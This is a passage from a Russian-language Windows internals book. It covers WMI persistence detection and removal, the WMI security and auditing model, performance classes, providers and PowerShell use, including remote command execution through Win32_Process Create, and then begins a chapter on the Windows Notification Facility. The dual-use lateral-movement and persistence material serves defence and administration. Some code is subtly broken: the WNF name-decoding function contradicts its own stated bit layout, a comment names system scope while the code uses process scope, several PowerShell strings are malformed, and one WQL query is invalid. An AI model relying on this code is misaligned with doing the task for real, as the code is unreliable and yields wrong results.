Get-ItemProperty "HKLM:\\SOFTWARE\\Microsoft\\WBEM\\CIMOM" -Name "Autorecover MOFs"
```

4. Удаление подозрительных подписок:

```
# Удаление конкретной подписки (все три компонента)
Get-CimInstance -Namespace ROOT\SUBSCRIPTION -ClassName __FilterToConsumerBinding |
  Where-Object { $_.Filter -like "*EvilFilter*" } |
  Remove-CimInstance

Get-CimInstance -Namespace ROOT\SUBSCRIPTION -ClassName __EventFilter |
  Where-Object { $_.Name -eq "EvilFilter" } |
  Remove-CimInstance

Get-CimInstance -Namespace ROOT\SUBSCRIPTION -ClassName CommandLineEventConsumer |
  Where-Object { $_.Name -eq "EvilConsumer" } |
  Remove-CimInstance
```

Известные APT-использования WMI persistence

Группа	Техника
APT29 (Cozy Bear)	WMI Event Subscriptions для persistence
APT32 (OceanLotus)	ActiveScriptEventConsumer с обфусцированным VBScript
Turla	CommandLineEventConsumer запускающий PowerShell
FIN7	WMI-подписки как резервный механизм persistence
Lazarus Group	Цепочка WMI-подписок с lateral movement через DCOM

19.8. Безопасность WMI

Модель безопасности WMI

WMI реализует многоуровневую модель безопасности:

Уровень 1: DCOM-безопасность - Аутентификация и авторизация через DCOM (см. главу 17) - Настраивается через `CoInitializeSecurity` или `CoSetProxyBlanket` - DCOM Access и Launch Permissions определяют, кто может подключиться к WMI-серверу

```
Конфигурация DCOM (dcomcnfg.exe):
  Component Services → Computers → My Computer → Properties
    → COM Security
      → Access Permissions → Edit Limits
      → Launch and Activation Permissions → Edit Limits
```

Уровень 2: Безопасность пространств имён - Каждое пространство имён WMI имеет дескриптор безопасности (SD) - Управление: `wmimgmt.msc` -> WMI Control -> Security - Программно:

`__SystemSecurity::GetSD()` / `__SystemSecurity::SetSD()`

Права доступа к пространству имён: | Право | Значение | Описание | |-----|-----|-----| |
`WBEM_ENABLE`	0x01	Чтение данных (выполнение запросов)		`WBEM_METHOD_EXECUTE`	0x02	Вызов методов провайдеров		`WBEM_FULL_WRITE`	0x04	Полная запись (создание/удаление классов)	
`WBEM_PARTIAL_WRITE`	0x08	Запись в провайдерские классы		`WBEM_WRITE_PROVIDER`	0x10	Запись в классы провайдера		`WBEM_REMOTE_ENABLE`	0x20	Удалённый доступ через DCOM/WinRM	
`READ_CONTROL`	0x20000	Чтение SD пространства имён		`WRITE_DAC`	0x40000	Изменение SD пространства имён					

```
# Программное получение SD пространства имён
$security = Get-WmiObject -Namespace ROOT\CIMV2 -Class __SystemSecurity
$sd = @($null)
$security.GetSD([ref]$sd)

# Конвертация бинарного SD в SDDL
$converter = New-Object System.Security.AccessControl.RawSecurityDescriptor($sd[0], 0)
$converter.GetSddlForm("ALL")
```

Уровень 3: Безопасность на уровне провайдера - Каждый провайдер может реализовать собственные проверки доступа - Провайдер может олицетворять вызывающего клиента (impersonation) - Уровень олицетворения определяется при подключении через `CoSetProxyBlanket`

DCOM Access и Launch Restrictions

Для удалённого WMI-доступа пользователь должен иметь: 1. **DCOM Launch Permission** — право запуска DCOM-сервера 2. **DCOM Access Permission** — право доступа к DCOM-серверу 3. **WMI Namespace Permission** — право `WBEM_REMOTE_ENABLE` на целевом пространстве имён 4. **Firewall** — открытые порты (135 + динамические RPC, или 5985/5986 для WinRM)

```
# Проверка DCOM-настроек через реестр
# Access Permissions (Machine-wide limits):
$acl = Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Ole" -Name "MachineAccessRestriction"

# Launch Permissions (Machine-wide limits):
$acl = Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Ole" -Name "MachineLaunchRestriction"
```

Аудит WMI-операций

WMI-операции фиксируются через несколько механизмов:

1. **ETW-провайдер** `Microsoft-Windows-WMI-Activity`:

```
# Включение расширенного аудита WMI
logman create trace WMITrace -p Microsoft-Windows-WMI-Activity -o wmi.etl
logman start WMITrace
```

1. **Журнал событий:**

```
Microsoft-Windows-WMI-Activity/Operational
Event ID 5857 - Загрузка провайдера (имя DLL, пространство имён)
Event ID 5858 - Ошибка провайдера (код ошибки, описание)
Event ID 5859 - Запрос к провайдеру (класс, запрос)
Event ID 5860 - Ошибка запроса (класс, код ошибки)
Event ID 5861 - Регистрация Event Subscription (ключевое для обнаружения persistence)
```

1. **Отладочный лог WMI:**

```
C:\Windows\System32\wbem\Logs\
WMIProvSvc.log - Подсистема провайдеров
WinMgmt.log - Основная служба
Mofcomp.log - Компиляция MOF
```

Включение расширенного логирования:

```
HKLM\SOFTWARE\Microsoft\WBEM\CIMOM
Logging = 2 ; 0=отключено, 1=ошибки, 2=подробное
Log File Max Size = 65536
```

1. **Sysmon Event ID 19-21:** Microsoft Sysmon перехватывает создание WMI Event Subscriptions:

```
Event ID 19 - WmiEventFilter activity detected (создание/изменение фильтра)
Event ID 20 - WmiEventConsumer activity detected (создание/изменение потребителя)
Event ID 21 - WmiEventConsumerToFilter activity detected (создание связки)
```

19.9. WMI Performance Classes

Классы производительности

WMI предоставляет доступ к счётчикам производительности Windows через специальные классы в `ROOT\CIMV2`:

Форматированные классы (человекочитаемые значения, уже с вычисленными процентами и средними):

```
Win32_PerfFormattedData_PerfOS_System
Win32_PerfFormattedData_PerfOS_Processor
Win32_PerfFormattedData_PerfOS_Memory
Win32_PerfFormattedData_PerfOS_Objects
Win32_PerfFormattedData_PerfOS_Cache
Win32_PerfFormattedData_PerfProc_Process
Win32_PerfFormattedData_PerfDisk_PhysicalDisk
Win32_PerfFormattedData_Tcpip_NetworkInterface
```

Raw-классы (необработанные счётчики, требуют двух замеров для вычисления):

```
Win32_PerfRawData_PerfOS_System
Win32_PerfRawData_PerfProc_Process
Win32_PerfRawData_PerfDisk_LogicalDisk
...
```

Разница между Formatted и Raw:

```
# Formatted — значение уже вычислено (% CPU)
Get-CimInstance Win32_PerfFormattedData_PerfProc_Process -Filter "Name='explorer'" |
    Select-Object Name, PercentProcessorTime

# Raw — необработанные данные (два замера для вычисления)
$t1 = Get-CimInstance Win32_PerfRawData_PerfProc_Process -Filter "Name='explorer'"
Start-Sleep -Seconds 1
$t2 = Get-CimInstance Win32_PerfRawData_PerfProc_Process -Filter "Name='explorer'"
# CPU% = (t2.PercentProcessorTime - t1.PercentProcessorTime) /
#       (t2.Timestamp_Sys100NS - t1.Timestamp_Sys100NS) * 100
```

Недокументированные счётчики

Некоторые классы производительности не описаны в документации:

Win32_PerfFormattedData_Counters_ProcessorInformation: - **PercentPrivilegedUtility** — % времени ядра (расширенный) - **ParkingStatus** — статус парковки ядра (Core Parking) - **PercentofMaximumFrequency** — текущая частота в % от максимальной - **ProcessorFrequency** — фактическая частота в МГц - **PercentPerformanceLimit** — ограничение производительности (%)

Win32_PerfFormattedData_Counters_ThermalZoneInformation: - **Temperature** — температура в десятых долях Кельвина - **ThrottleReasons** — причины термального троттлинга - **HighPrecisionTemperature** — высокоточная температура

```
# Мониторинг температуры через WMI
Get-CimInstance Win32_PerfFormattedData_Counters_ThermalZoneInformation |
    ForEach-Object {
        $celsius = ($_.Temperature / 10) - 273.15
        Write-Host "Thermal Zone: $(_.Name), Temperature: $([math]::Round($celsius, 1))"
    }
```

Win32_PerfFormattedData_Counters_SMBServer (если роль SMB-сервера): - **AvgBytesPerRead**, **AvgBytesPerWrite** - **TotalDurableHandleReopenCount** - **TreeConnectCount**

```
# Мониторинг подозрительных процессов через WMI Performance
$procs = Get-CimInstance Win32_PerfFormattedData_PerfProc_Process
foreach ($p in $procs) {
    # Высокое потребление CPU с малым количеством потоков — возможный криптомайнер
    if ($p.PercentProcessorTime -gt 90 -and $p.ThreadCount -lt 5) {
        Write-Warning "Подозрительный процесс: $($p.Name) CPU=$($p.PercentProcessorTime)"
    }
    # Аномально большое количество handle — возможная утечка или атака
    if ($p.HandleCount -gt 10000) {
        Write-Warning "Аномальные handles: $($p.Name) Handles=$($p.HandleCount)"
    }
}

# Мониторинг сетевой активности
Get-CimInstance Win32_PerfFormattedData_Tcpip_NetworkInterface |
    Where-Object { $_.BytesTotalPerSec -gt 10MB } |
    Select-Object Name, BytesSentPerSec, BytesReceivedPerSec
```

19.10. WMI-провайдеры

Архитектура провайдеров

WMI-провайдеры — COM-серверы, реализующие интерфейсы: - **IWbemServices** — основные операции (запросы, создание, удаление) - **IWbemProviderInit** — инициализация провайдера - **IWbemEventProvider** — провайдер событий - **IWbemEventProviderQuerySink** — оптимизированный провайдер событий - **IWbemHiPerfProvider** — высокопроизводительный провайдер (для performance counters)

Хостинг провайдеров

Провайдеры могут размещаться в:

1. **Процессе WMI-службы** (**WinMgmt**) — **HostingModel = "NetworkServiceHost"**
2. **Отдельном процессе wmiprvse.exe** — **HostingModel = "Decoupled:Com"** или **"LocalSystemHost"**
3. **Клиентском процессе** — **HostingModel = "SelfHost"**

Информация о хостинге хранится в WMI:

```
Get-WmiObject -Namespace ROOT -Class __Win32Provider |
    Select-Object Name, CLSID, HostingModel |
    Format-Table -AutoSize
```

Регистрация провайдера

Провайдер регистрируется через три класса в целевом пространстве имён:

```
// 1. Провайдер
instance of __Win32Provider as $provider
{
    Name = "MyProvider";
    CLSID = "{GUID}";
    HostingModel = "NetworkServiceHost";
};

// 2. Регистрация как Instance-провайдера
instance of __InstanceProviderRegistration
{
    Provider = $provider;
    SupportsPut = TRUE;
    SupportsGet = TRUE;
    SupportsDelete = TRUE;
    SupportsEnumeration = TRUE;
};

// 3. Регистрация как Method-провайдера
instance of __MethodProviderRegistration
{
    Provider = $provider;
};
```

Список основных встроенных провайдеров

Провайдер	DLL	Описание
CIMWin32	cimwin32.dll	Основные Win32-классы (Process, Service, etc.)
StdProv	stdprov.dll	StdRegProv, реестр
WDM Provider	wmiprov.dll	Доступ к WMI-данным драйверов
Event Log Provider	ntevt.dll	Win32_NTEventlogFile, Win32_NTLogEvent
Active Directory	dsprov.dll	AD-объекты через WMI
SNMP Provider	snmpincl.dll	Доступ к SNMP-данным через WMI
Power Policy	powerprof.dll	Классы управления питанием
Storage	vdswmi.dll	MSFT_Volume, MSFT_Disk, MSFT_Partition

19.11. PowerShell и WMI

Get-WmiObject vs Get-CimInstance

PowerShell предоставляет два набора командлетов для работы с WMI:

Устаревшие (DCOM-based): | Командлет | Описание | |-----|-----| | `Get-WmiObject` | Получение экземпляров WMI-классов | | `Set-WmiInstance` | Создание/изменение экземпляров | | `Invoke-WmiMethod` | Вызов методов | | `Remove-WmiObject` | Удаление экземпляров | | `Register-WmiEvent` | Регистрация на WMI-события |

Современные (WinRM/DCOM): | Командлет | Описание | |-----|-----| | `Get-CimInstance` | Получение экземпляров (рекомендуемый) | | `Set-CimInstance` | Создание/изменение экземпляров | | `Invoke-CimMethod` | Вызов методов | | `Remove-CimInstance` | Удаление экземпляров | | `Register-CimIndicationEvent` | Регистрация на события | | `Get-CimClass` | Получение определения класса | | `New-CimSession` | Создание сессии (WinRM или DCOM) | | `Get-CimAssociatedInstance` | Навигация по ассоциациям |

Ключевые различия:

```
# Get-WmiObject – возвращает .NET-объекты, использует DCOM
$proc = Get-WmiObject Win32_Process -Filter "Name='explorer.exe'"
$proc.Terminate() # Можно вызывать методы напрямую

# Get-CimInstance – возвращает CIM-объекты, использует WinRM по умолчанию
$proc = Get-CimInstance Win32_Process -Filter "Name='explorer.exe'"
Invoke-CimMethod -InputObject $proc -MethodName Terminate # Метод через Invoke
```

Get-CimClass – исследование WMI-схемы

```
# Получение определения класса
Get-CimClass -ClassName Win32_Process | Format-List *

# Перечисление всех свойств класса
(Get-CimClass -ClassName Win32_Process).CimClassProperties |
    Select-Object Name, CimType, Qualifiers | Format-Table

# Перечисление всех методов класса
(Get-CimClass -ClassName Win32_Process).CimClassMethods |
    Select-Object Name, Parameters | Format-Table

# Поиск классов по шаблону
Get-CimClass -ClassName *Firewall* -Namespace ROOT\StandardCimv2

# Перечисление всех классов в пространстве имён
Get-CimClass -Namespace ROOT\SecurityCenter2 |
    Select-Object CimClassName | Sort-Object CimClassName
```

Удалённые сессии WMI

```
# WinRM-сессия (рекомендуемый способ)
$session = New-CimSession -ComputerName "Server01" -Credential (Get-Credential)
Get-CimInstance -CimSession $session -ClassName Win32_OperatingSystem

# DCOM-сессия (для совместимости со старыми системами)
$opt = New-CimSessionOption -Protocol Dcom
$session = New-CimSession -ComputerName "Server01" -Credential (Get-Credential) `
    -SessionOption $opt
Get-CimInstance -CimSession $session -ClassName Win32_OperatingSystem

# Множественные сессии
$servers = @("Server01", "Server02", "Server03")
$sessions = New-CimSession -ComputerName $servers -Credential (Get-Credential)
Get-CimInstance -CimSession $sessions -ClassName Win32_LogicalDisk |
    Select-Object PSComputerName, DeviceID, FreeSpace, Size
```

Практические примеры PowerShell + WMI

```
# 1. Инвентаризация установленного ПО
Get-CimInstance Win32_Product |
    Select-Object Name, Version, Vendor, InstallDate |
    Sort-Object Name | Export-Csv software.csv -NoTypeInformation

# 2. Удалённое выполнение команд через WMI
Invoke-CimMethod -ClassName Win32_Process -MethodName Create -Arguments @{
    CommandLine = "powershell.exe -Command Get-Process | Out-File C:\temp\procs.txt"
} -CimSession $session

# 3. Мониторинг создания процессов в реальном времени
Register-CimIndicationEvent -Namespace ROOT\CIMV2 `
    -Query "SELECT * FROM __InstanceCreationEvent WITHIN 1
        WHERE TargetInstance ISA 'Win32_Process'" `
    -Action {
        $proc = $Event.SourceEventArgs.NewEvent.TargetInstance
        Write-Host "New process: $($proc.Name) (PID: $($proc.ProcessId))"
        Write-Host "  Command: $($proc.CommandLine)"
    }

# 4. Поиск WMI persistence
function Find-WMIPersistence {
    $filters = Get-CimInstance -Namespace ROOT\SUBSCRIPTION -ClassName __EventFilter
    $consumers = Get-CimInstance -Namespace ROOT\SUBSCRIPTION -ClassName __EventConsumer
    $bindings = Get-CimInstance -Namespace ROOT\SUBSCRIPTION `
        -ClassName __FilterToConsumerBinding

    if ($filters.Count -gt 0 -or $consumers.Count -gt 0 -or $bindings.Count -gt 0) {
        Write-Warning "WMI Event Subscriptions found!"
        Write-Host "`nFilters:"
        $filters | ForEach-Object { Write-Host "  ($($_.Name): ($($_.Query))" }
        Write-Host "`nConsumers:"
        $consumers | ForEach-Object { Write-Host "  [($($_.PSBase.CimClass.CimClassName)" }
        Write-Host "`nBindings:"
        $bindings | ForEach-Object { Write-Host "  ($($_.Filter) → ($($_.Consumer))" }
    } else {
        Write-Host "No WMI Event Subscriptions found."
    }
}
```

19.12. Практические инструменты

Инструменты для работы с WMI

Инструмент	Описание
<code>wbemtest.exe</code>	Встроенный GUI-тестер WMI (позволяет выполнять WQL, создавать экземпляры)
<code>wmic.exe</code>	Командная строка WMI (deprecated в Windows 11, но полезный)
<code>wiimgmt.msc</code>	Управление WMI (безопасность пространств имён, резервное копирование)
<code>mofcomp.exe</code>	Компилятор MOF
WMI Explorer	Сторонний GUI-обозреватель WMI (Sapien WMI Explorer)
WMI Code Creator	Генератор кода для WMI-запросов (C#, VB, VBScript)
<code>Get-CimInstance</code>	PowerShell cmdlet (рекомендуемый)
<code>Get-WmiObject</code>	PowerShell cmdlet (устаревший, но совместимый)
Autoruns (Sysinternals)	Обнаружение WMI Event Subscriptions
Sysmon	Мониторинг WMI-событий (Event ID 19-21)

Диагностика проблем WMI

Проверка целостности репозитория:

```
winmgmt /verifyrepository
```

Пересборка репозитория (крайняя мера):

```
winmgmt /salvagerepository
```

или (полная пересборка):

```
winmgmt /resetrepository
```

Мониторинг WMI-провайдеров:

```
# Список загруженных провайдеров
Get-CimInstance -Namespace ROOT -ClassName Msft_Providers |
  Select-Object Provider, HostProcessIdentifier, Namespace |
  Format-Table -AutoSize

# Проверка состояния WMI-службы
Get-Service Winmgmt | Select-Object Status, StartType

# Проверка процессов WmiPrvSE.exe
Get-Process WmiPrvSE -ErrorAction SilentlyContinue |
  Select-Object Id, CPU, WorkingSet, StartTime
```



```
-- Все процессы с CommandLine
SELECT ProcessId, Name, CommandLine FROM Win32_Process

-- Службы в состоянии Auto, но не запущенные
SELECT Name, DisplayName, State FROM Win32_Service
WHERE StartMode='Auto' AND State≠'Running'

-- Локальные учётные записи
SELECT Name, SID, Disabled, Lockout FROM Win32_UserAccount WHERE LocalAccount=TRUE

-- Сетевые подключения (через performance class)
SELECT * FROM Win32_PerfFormattedData_Tcpip_NetworkInterface

-- Последние ошибки в логах
SELECT * FROM Win32_NTLogEvent WHERE Type='Error' AND TimeGenerated > '20260101000000.0000000'
```

19.13. Резюме

В этой главе мы рассмотрели:

- **CIM Object Model** — пространства имён, классы, экземпляры, свойства, методы и квалификаторы
- **Архитектуру WMI** — служба WinMgmt, CIM Object Manager, WmiPrvSE.exe, DCOM/WinRM-транспорт
- **CIM-репозиторий** — структура файлов OBJECTS.DATA, INDEX.BTR, MAPPING*.MAP, формат сериализации и восстановление при повреждении
- **Пространства имён** — иерархия, недокументированные пространства (Defender, TaskScheduler, StandardCimv2)
- **Недокументированные классы** — Win32_ShadowCopy, Win32_NTEventlogFile, MSFT_NetAdapter, MSFT_NetIPAddress, Win32_EncryptableVolume, SecurityCenter2, StdRegProv
- **MOF-компиляцию** — формат MOF, директивы препроцессора, бинарный MOF, `#pragma autorecover`
- **WMI Event Subscriptions** — __EventFilter, CommandLineEventConsumer, ActiveScriptEventConsumer, __FilterToConsumerBinding, обнаружение и удаление вредоносных подписок
- **Безопасность WMI** — трёхуровневая модель (DCOM, namespace SD, провайдер), DCOM restrictions, аудит через ETW и Sysmon
- **Performance Classes** — Formatted vs Raw, недокументированные счётчики (ThermalZone, ProcessorInformation)
- **WMI-провайдеры** — архитектура, хостинг (WmiPrvSE.exe), регистрация
- **PowerShell** — Get-WmiObject vs Get-CimInstance, Get-CimClass, удалённые сессии, практические скрипты

WMI остаётся критической подсистемой Windows, используемой как для легитимного администрирования, так и для проведения атак. Глубокое понимание его внутреннего устройства — от формата CIM-репозитория до механизмов Event Subscriptions — необходимо для эффективного обнаружения угроз, форензического анализа и построения надёжной инфраструктуры мониторинга.

ЧАСТЬ VII

Продвинутые темы

Глава 20. Windows Notification Facility (WNF)

20.1. Введение в WNF

Windows Notification Facility (WNF) -- один из наименее документированных механизмов межпроцессного взаимодействия в Windows. Появившись в Windows 8, WNF стал ключевым компонентом внутренней инфраструктуры ОС, обеспечивая механизм публикации/подписки (publish/subscribe) для уведомлений об изменениях состояния системы.

В отличие от классических механизмов IPC (именованные каналы, ALPC, разделяемая память), WNF предоставляет легковесную модель, оптимизированную для одностороннего распространения небольших порций данных. Компоненты Windows активно используют WNF для внутренней координации: уведомления о смене сетевого подключения, изменении состояния экрана, обновлении системных настроек и работы механизма Feature Management.

Зачем нужен WNF?

Традиционные механизмы уведомлений (события, именованные каналы, оконные сообщения) требуют активного ожидания или обратных вызовов. WNF решает другую задачу: подписчик может запросить текущее состояние в любой момент, а также получить уведомление при его изменении. Это модель «состояние с уведомлением об изменении» (state with change notification), а не модель «сообщение/событие».

Ключевые преимущества WNF:


- **Отсутствие состояния соединения:** публикатор и подписчик не устанавливают прямую связь
- **Персистентность:** некоторые состояния сохраняются между перезагрузками
- **Область видимости:** данные могут быть системными, сессионными, пользовательскими или процессными
- **Безопасность:** каждое имя состояния имеет дескриптор безопасности
- **Эффективность:** ядро хранит данные in-place, без копирования сообщений

20.2. Архитектура WNF

Компоненты системы

Архитектура WNF включает три уровня:

1. **Ядро (ntoskrnl.exe)** -- хранит WNF-состояния в памяти ядра, обрабатывает системные вызовы, управляет подписками и уведомлениями
2. **ntdll.dll** -- предоставляет Native API-функции для пользовательского режима
3. **Пользовательские компоненты** -- Shell, Settings, Network Stack и другие компоненты ОС



Хранилище состояний

В ядре WNF-состояния организованы в виде дерева, корнем которого является глобальная таблица `ExpWnfProcessesListHead`. Каждый процесс, использующий WNF, содержит структуру `WNF_PROCESS_CONTEXT` в своём блоке `EPROCESS`.

Данные состояния хранятся непосредственно в пуле ядра (kernel pool). Максимальный размер данных для одного состояния составляет 4 КБ (4096 байт), хотя большинство WNF-состояний используют значительно меньше.

20.3. Имена состояний WNF (State Names)

Структура имени

Каждое WNF-состояние идентифицируется 64-битным именем (`WNF_STATE_NAME`). Это не произвольное число -- оно имеет определённую структуру, кодирующую метаданные состояния.

Внутреннее представление имени состояния (после XOR с константой `0x41C64E6DA3BC0074`):

```

Биты 63..32: Уникальный номер (Sequence Number)
Биты 31..30: Версия (Version), всегда 1
Биты 29..28: Время жизни (Lifetime)
Биты 27..25: Область видимости данных (Data Scope)
Бит 24: Флаг постоянного хранения (Persist Data)
Биты 23..4: Уникальный номер (внутри области)
Биты 3..0: Версия формата (Format Version)

```

Декодирование имени

Для декодирования имени WNF необходимо:

1. Применить XOR с константой `0x41C64E6DA3BC0074`
2. Извлечь битовые поля

```
#define WNF_STATE_KEY 0x41C64E6DA3BC0074ULL

typedef struct _WNF_STATE_NAME_DECODED {
    ULONG64 Version;
    WNF_STATE_NAME_LIFETIME Lifetime;
    WNF_DATA_SCOPE DataScope;
    BOOLEAN PersistData;
    ULONG64 UniqueId;
} WNF_STATE_NAME_DECODED;

void DecodeWnfStateName(WNF_STATE_NAME encodedName,
                        WNF_STATE_NAME_DECODED *decoded)
{
    ULONG64 name = encodedName ^ WNF_STATE_KEY;

    decoded->Version = (name >> 4) & 0xF;
    decoded->Lifetime = (WNF_STATE_NAME_LIFETIME)((name >> 4) & 0x3);
    decoded->DataScope = (WNF_DATA_SCOPE)((name >> 6) & 0xF);
    decoded->PersistData = (BOOLEAN)((name >> 10) & 0x1);
    decoded->UniqueId = (name >> 11);
}
```

Типы времени жизни (Lifetime)

WNF поддерживает четыре типа времени жизни:

Зна- че- ние	Имя	Описание
0	<code>WnfWellKnownStateName</code>	Предопределённые системой. Зарегистрированы в реестре при установке Windows. Не могут быть созданы динамически.
1	<code>WnfPermanentStateName</code>	Постоянные. Создаются привилегированным кодом (требуется <code>SeCreatePermanentPrivilege</code>). Сохраняются до явного удаления.
2	<code>WnfPersistentStateName</code>	Персистентные. Данные сохраняются между перезагрузками в реестре (<code>HKLM\SYSTEM\CurrentControlSet\Control\Notifications</code>).
3	<code>WnfTemporaryStateName</code>	Временные. Существуют только пока жив хотя бы один дескриптор. Наиболее подходящие для пользовательского IPC.

Области видимости данных (Data Scope)

Значе- ние	Имя	Описание
0	<code>WnfDataScopeSystem</code>	Одни данные для всей системы
1	<code>WnfDataScopeSession</code>	Данные изолированы по сессиям (Terminal Services)
2	<code>WnfDataScopeUser</code>	Данные изолированы по пользователям (SID)
3	<code>WnfDataScopeProcess</code>	Данные изолированы по процессам
4	<code>WnfDataScopeMachine</code>	Аналогично System, но сохраняется на диске для машинного контекста

20.4. Native API для работы с WNF

NtCreateWnfStateName

Создание нового WNF-состояния:

```

NTSTATUS NtCreateWnfStateName(
    PWNF_STATE_NAME StateName,           // [out] созданное имя
    WNF_STATE_NAME_LIFETIME NameLifetime, // тип времени жизни
    WNF_DATA_SCOPE DataScope,             // область видимости
    BOOLEAN PersistData,                  // сохранять между перезагрузками
    PVOID TypeId,                          // необязательный идентификатор типа
    ULONG MaximumStateSize,               // макс. размер данных
    PSECURITY_DESCRIPTOR SecurityDescriptor // дескриптор безопасности
);

```

Для создания временного состояния с системной областью видимости:

```

WNF_STATE_NAME stateName = 0;
NTSTATUS status = NtCreateWnfStateName(
    &stateName,
    WnfTemporaryStateName, // время жизни: временное
    WnfDataScopeProcess,  // область: процесс
    FALSE,                 // не сохранять
    NULL,                  // без TypeId
    256,                   // макс. 256 байт данных
    NULL                   // безопасность по умолчанию
);

```

NtUpdateWnfStateData

Публикация данных в WNF-состояние:

```

NTSTATUS NtUpdateWnfStateData(
    PCWNF_STATE_NAME StateName,           // имя состояния
    PVOID Buffer,                          // данные для публикации
    ULONG Length,                         // длина данных
    PVOID TypeId,                         // необязательный TypeId
    PVOID ExplicitScope,                  // необязательная область
    WNF_CHANGE_STAMP MatchingChangeStamp, // для условного обновления
    ULONG CheckStamp                      // флаг проверки штампа
);

```

Параметр `MatchingChangeStamp` в сочетании с `CheckStamp = 1` позволяет реализовать оптимистическую конкурентность: обновление произойдёт только если текущий штамп совпадает с указанным.

NtQueryWnfStateData

Чтение текущих данных состояния:

```

NTSTATUS NtQueryWnfStateData(
    PCWNF_STATE_NAME StateName,           // имя состояния
    PVOID TypeId,                         // необязательный TypeId
    PVOID ExplicitScope,                  // необязательная область
    PWNF_CHANGE_STAMP ChangeStamp,        // [out] текущий штамп изменения
    PVOID Buffer,                          // [out] буфер для данных
    PULONG BufferSize                      // [in/out] размер буфера
);

```

Функция возвращает текущие данные и штамп изменения. Штамп увеличивается при каждом обновлении, позволяя подписчику определить, изменились ли данные.

NtSubscribeWnfStateChange

Подписка на уведомления об изменении:

```

NTSTATUS NtSubscribeWnfStateChange(
    PCWNF_STATE_NAME StateName,           // имя состояния
    WNF_CHANGE_STAMP ChangeStamp,        // начальный штамп
    ULONG EventMask,                     // маска событий (обычно 0)
    PULONG_PTR SubscriptionId            // [out] идентификатор подписки
);

```

При подписке через Native API ядро сигнализирует об изменении через механизм, связанный с очередью событий процесса. В пользовательском режиме для получения уведомлений более удобен API `RtlSubscribeWnfStateChangeNotification`, который принимает callback-функцию.

NtDeleteWnfStateName

Удаление WNF-состояния:

```
NTSTATUS NtDeleteWnfStateName(
    PCWNF_STATE_NAME StateName // имя для удаления
);
```

Удаление возможно только для состояний, созданных вызывающим (temporary/permanent). Well-known состояния удалить нельзя.

20.5. Известные WNF-идентификаторы

Windows определяет сотни well-known WNF-состояний. Их имена начинаются с префикса, указывающего на подсистему. Вот некоторые из наиболее интересных:

Сеть и связь

Идентификатор	Описание
<code>WNF_WIFI_CONNECTION_STATE</code>	Состояние Wi-Fi подключения
<code>WNF_CELL_CONNECTION_STATE</code>	Состояние мобильной связи
<code>WNF_NET_INTERNET_CONNECTIVITY</code>	Наличие подключения к Интернету
<code>WNF_NLAN_STATE</code>	Состояние сетевого адаптера

Shell и интерфейс

Идентификатор	Описание
<code>WNF_SHEL_DESKTOP_APPLICATION_STARTED</code>	Запуск приложения рабочего стола
<code>WNF_SHEL_TOAST_PUBLISHED</code>	Публикация toast-уведомления
<code>WNF_SHEL_LOGON_COMPLETE</code>	Завершение входа пользователя
<code>WNF_SHEL_QUIET_MOMENT_SHELL_READY</code>	Shell готов к работе

Система

Идентификатор	Описание
<code>WNF_SEB_SECURE_BOOT_STATE</code>	Состояние Secure Boot
<code>WNF_CI_FIXED_CI_OPTIONS</code>	Состояние Code Integrity
<code>WNF_AUDC_RENDER</code>	Состояние аудиоустройства
<code>WNF_BLTH_ADAPTER_STATE</code>	Состояние Bluetooth-адаптера

Feature Management

Начиная с Windows 10 версии 2004, Microsoft активно использует WNF для управления функциональностью (Feature Management). Состояния с префиксом `WNF_CONFIG_` и `WNF_FM_` контролируют включение и отключение отдельных функций ОС:

Идентификатор	Описание
<code>WNF_FM_FEATURE_STATE_CHANGE</code>	Изменение состояния feature-флага
<code>WNF_CONFIG_FEATURE_STORE_UPDATE</code>	Обновление хранилища feature-конфигурации

Это часть системы «контролируемого развёртывания» (controlled feature rollout), позволяющей Microsoft включать новые функции поэтапно через Windows Update, даже без обновления двоичных файлов.

20.6. Перечисление WNF-состояний

В ядре не существует прямого API для перечисления всех зарегистрированных WNF-состояний. Однако существуют косвенные методы:

Метод 1: Сканирование реестра

Well-known WNF-имена зарегистрированы в реестре:

```
HKLM\SYSTEM\CurrentControlSet\Control\Notifications
```

Каждый подключ содержит числовое имя, соответствующее WNF State Name (в шестнадцатеричном формате).

Персистентные данные хранятся в:

```
HKLM\SYSTEM\CurrentControlSet\Control\Notifications\<StateName>\Data
```

Метод 2: Перебор известного диапазона

Поскольку well-known имена генерируются последовательно, можно перебирать диапазон и проверять каждое имя через `NtQueryWnfStateData`. Если функция возвращает `STATUS_SUCCESS` или `STATUS_BUFFER_TOO_SMALL`, имя существует.

Метод 3: Анализ двоичных файлов

Многие WNF-имена определены как константы в DLL-библиотеках Windows. Поиск 64-битных констант, которые после XOR с ключом дают корректную структуру, позволяет обнаружить неизвестные состояния.

20.7. WNF как механизм IPC

WNF может использоваться как легковесный механизм межпроцессного взаимодействия. Временное состояние с системной областью видимости позволяет передавать данные между процессами:

```
Процесс A (Publisher):
1. NtCreateWnfStateName → StateName
2. Передать StateName процессу B (через файл, реестр, pipe и т.д.)
3. NtUpdateWnfStateData(StateName, data, len, ...)

Процесс B (Subscriber):
1. Получить StateName
2. NtSubscribeWnfStateChange(StateName, ...)
3. NtQueryWnfStateData(StateName, ...) при уведомлении
```

Преимущества WNF для IPC:

